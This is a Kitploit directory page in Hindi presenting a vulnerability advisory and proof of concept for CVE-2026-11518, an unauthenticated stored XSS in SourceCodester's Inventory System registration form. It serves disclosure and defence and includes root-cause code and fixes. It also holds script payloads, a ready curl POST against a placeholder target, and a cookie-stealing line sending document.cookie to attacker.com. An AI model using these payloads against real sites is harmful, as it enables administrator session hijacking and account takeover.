
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2026-11518-XSS — SourceCodester इन्वेंट्री सिस्टम में अप्रमाणित संग्रहीत XSS के लिए प्रूफ-ऑफ-कॉन्सेप्ट, तैयार पंजीकरण पेलोड के माध्यम से व्यवस्थापक सत्र अपहरण प्रदर्शित करता है। | Kitploit
उपकरण/GitHubGitHub/xmyronn/cve-2026-11518-xss
भेद्यता विश्लेषणवेब एप्लिकेशन शोषणवेब सुरक्षाCTFपेनिट्रेशन टेस्टिंगलर्निंग और शिक्षा
GitHubxmyronn/cve-2026-11518-xss

CVE-2026-11518-XSS

SourceCodester इन्वेंट्री सिस्टम में अप्रमाणित संग्रहीत XSS के लिए प्रूफ-ऑफ-कॉन्सेप्ट, तैयार पंजीकरण पेलोड के माध्यम से व्यवस्थापक सत्र अपहरण प्रदर्शित करता है।

रिपॉजिटरी देखें
476 महीने पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT प्लेटफ़ॉर्म जो Shadowserver रिपोर्ट्स को MongoDB में इनजेस्ट करता है और उन्हें इंटरैक्टिव मैप्स, विश्लेषण, निष्कर्षों, सलाहों और कार्यकारी डैशबोर्ड के रूप में पुनः प्रस्तुत करता है।

    371
  • 4

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    336
  • 5

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    322

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

इन्वेंटरी सिस्टम (PHP और MySQL का उपयोग करके) में संग्रहीत XSS

भेद्यता विवरण

फ़ील्डविवरण
भेद्यता प्रकारसंग्रहीत क्रॉस-साइट स्क्रिप्टिंग (XSS)
प्रभावित एप्लिकेशनइन्वेंटरी सिस्टम (PHP और MySQL का उपयोग करके)
विक्रेताSourceCodester
प्रभावित संस्करण1.0
प्रभावित फ़ाइलregister.php
पैरामीटरfullname, username
प्रमाणीकरण आवश्यकनहीं (अप्रमाणित)
प्रभावएडमिन सत्र अपहरण, एडमिन पैनल में दुर्भावनापूर्ण स्क्रिप्ट निष्पादन
CVSS स्कोर8.8 (उच्च)
CVSS वेक्टरCVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:N

विवरण

SourceCodester द्वारा इन्वेंटरी सिस्टम (PHP और MySQL का उपयोग करके) (26 मई, 2026 को सबमिट किया गया) स्टाफ पंजीकरण मॉड्यूल (register.php) में अप्रमाणित संग्रहीत क्रॉस-साइट स्क्रिप्टिंग (XSS) के लिए कमजोर है।

fullname और username इनपुट फ़ील्ड डेटाबेस में संग्रहीत करने से पहले उपयोगकर्ता द्वारा प्रदान किए गए इनपुट को सैनिटाइज़ या एनकोड करने में विफल रहते हैं। जब कोई व्यवस्थापक उपयोगकर्ता प्रबंधन पृष्ठ (users.php) पर जाता है, तो असैनिटाइज़्ड पेलोड सीधे HTML संदर्भ में प्रस्तुत किए जाते हैं, जिससे व्यवस्थापक के ब्राउज़र सत्र में तुरंत JavaScript निष्पादन होता है।

चूंकि पंजीकरण के लिए किसी प्रमाणीकरण की आवश्यकता नहीं है, एक दूरस्थ, अप्रमाणित हमलावर मनमाना JavaScript इंजेक्ट कर सकता है जो किसी भी व्यवस्थापक के ब्राउज़र में निष्पादित होगा जो उपयोगकर्ता प्रबंधन पैनल देखता है।


हमला परिदृश्य

  1. हमलावर /product_inventory/register.php पर जाता है — लॉगिन आवश्यक नहीं है।
  2. हमलावर fullname और/या username फ़ील्ड में एक दुर्भावनापूर्ण पेलोड सबमिट करता है।
  3. पेलोड बिना सैनिटाइज़ेशन के डेटाबेस में संग्रहीत हो जाता है।
  4. जब व्यवस्थापक लॉग इन करता है और /product_inventory/users.php पर जाता है, तो पेलोड स्वचालित रूप से व्यवस्थापक के ब्राउज़र में निष्पादित होता है।
  5. हमलावर व्यवस्थापक का सत्र कुकी चुरा सकता है, व्यवस्थापक को फ़िशिंग पृष्ठ पर रीडायरेक्ट कर सकता है, या व्यवस्थापक की ओर से कोई भी कार्रवाई कर सकता है।

प्रमाण की अवधारणा

चरण 1 — पंजीकरण पृष्ठ पर जाएं (प्रमाणीकरण आवश्यक नहीं)

http://<TARGET>/product_inventory/register.php

चरण 2 — निम्नलिखित पंजीकरण फॉर्म सबमिट करें


पूर्ण नाम फ़ील्ड पेलोड:

<script>alert(1)</script>

उपयोगकर्ता नाम फ़ील्ड पेलोड:

<script>alert(2)</script>

पासवर्ड: कोई भी मान (उदा., test1234)

चरण 3 — HTTP अनुरोध (Burp Suite / curl)

POST /product_inventory/register.php HTTP/1.1
Host: <TARGET>
Content-Type: application/x-www-form-urlencoded

fullname=<script>alert(1)</script>&username=<script>alert(2)</script>&password=test1234&submit=

curl समतुल्य:

curl -X POST "http://<TARGET>/product_inventory/register.php" \
  -d "fullname=<script>alert(1)</script>&username=<script>alert(2)</script>&password=test1234&submit="

चरण 4 — व्यवस्थापक के रूप में ट्रिगर करें

व्यवस्थापक के रूप में लॉग इन करें और यहां जाएं:

http://<TARGET>/product_inventory/users.php


दोनों पेलोड पृष्ठ लोड होने पर तुरंत निष्पादित हो जाते हैं।


प्रभाव

एक अप्रमाणित हमलावर निम्नलिखित कर सकता है:

  • व्यवस्थापक सत्र कुकी चुराना — पूर्ण व्यवस्थापक खाता अधिग्रहण तक बढ़ना
  • व्यवस्थापक को फ़िशिंग पृष्ठों पर रीडायरेक्ट करना
  • JavaScript के माध्यम से चुपचाप व्यवस्थापक-स्तरीय कार्रवाई करना (उपयोगकर्ता बनाना/हटाना, इन्वेंटरी में हेरफेर करना)
  • व्यवस्थापक पैनल में एक स्थायी कीलॉगर तैनात करना
  • व्यवस्थापक इंटरफ़ेस को विकृत करना

सत्र कुकी चोरी पेलोड उदाहरण (हमलावर सर्वर से बदलें):

<script>document.location='http://attacker.com/steal?c='+document.cookie</script>
स्क्रीनशॉट

चरण 1 — पंजीकरण फॉर्म में पेलोड इंजेक्ट करना

स्क्रीनशॉट 2026-05-24 051430

चरण 2 — XSS व्यवस्थापक users.php पर फायर होता है

स्क्रीनशॉट 2026-05-24 051452

प्रभावित कोड (मूल कारण)

भेद्यता इसलिए मौजूद है क्योंकि register.php उपयोगकर्ता इनपुट को सीधे बिना सैनिटाइज़ेशन के डेटाबेस में डालता है, और users.php संग्रहीत मानों को htmlspecialchars() एन्कोडिंग के बिना आउटपुट करता है।

users.php में कमजोर पैटर्न (अनुमानित):

// असुरक्षित — डेटाबेस मान को सीधे HTML में आउटपुट करता है
echo $row['fullname'];
echo $row['username'];

सुधार — आउटपुट एन्कोडिंग लागू करें:

echo htmlspecialchars($row['fullname'], ENT_QUOTES, 'UTF-8');
echo htmlspecialchars($row['username'], ENT_QUOTES, 'UTF-8');

इसके अतिरिक्त, register.php में प्रविष्टि के समय strip_tags() या उचित सत्यापन के साथ तैयार कथनों का उपयोग करके इनपुट को सैनिटाइज़ किया जाना चाहिए।


सुधार

  1. HTML में उपयोगकर्ता द्वारा प्रदान किया गया डेटा प्रस्तुत करने से पहले ENT_QUOTES के साथ htmlspecialchars() का उपयोग करके सभी आउटपुट को एनकोड करें।
  2. प्रवेश बिंदु पर सर्वर साइड पर सभी इनपुट फ़ील्ड को मान्य और सैनिटाइज़ करें।
  3. XSS प्रभाव को कम करने के लिए सामग्री सुरक्षा नीति (CSP) हेडर लागू करें।

संदर्भ

  • SourceCodester — इन्वेंटरी सिस्टम (PHP और MySQL का उपयोग करके)

रिपोर्ट किया गया: सैयद इमाद उद्दीन अल्वी — स्वतंत्र सुरक्षा शोधकर्ता

टूल डाउनलोड करें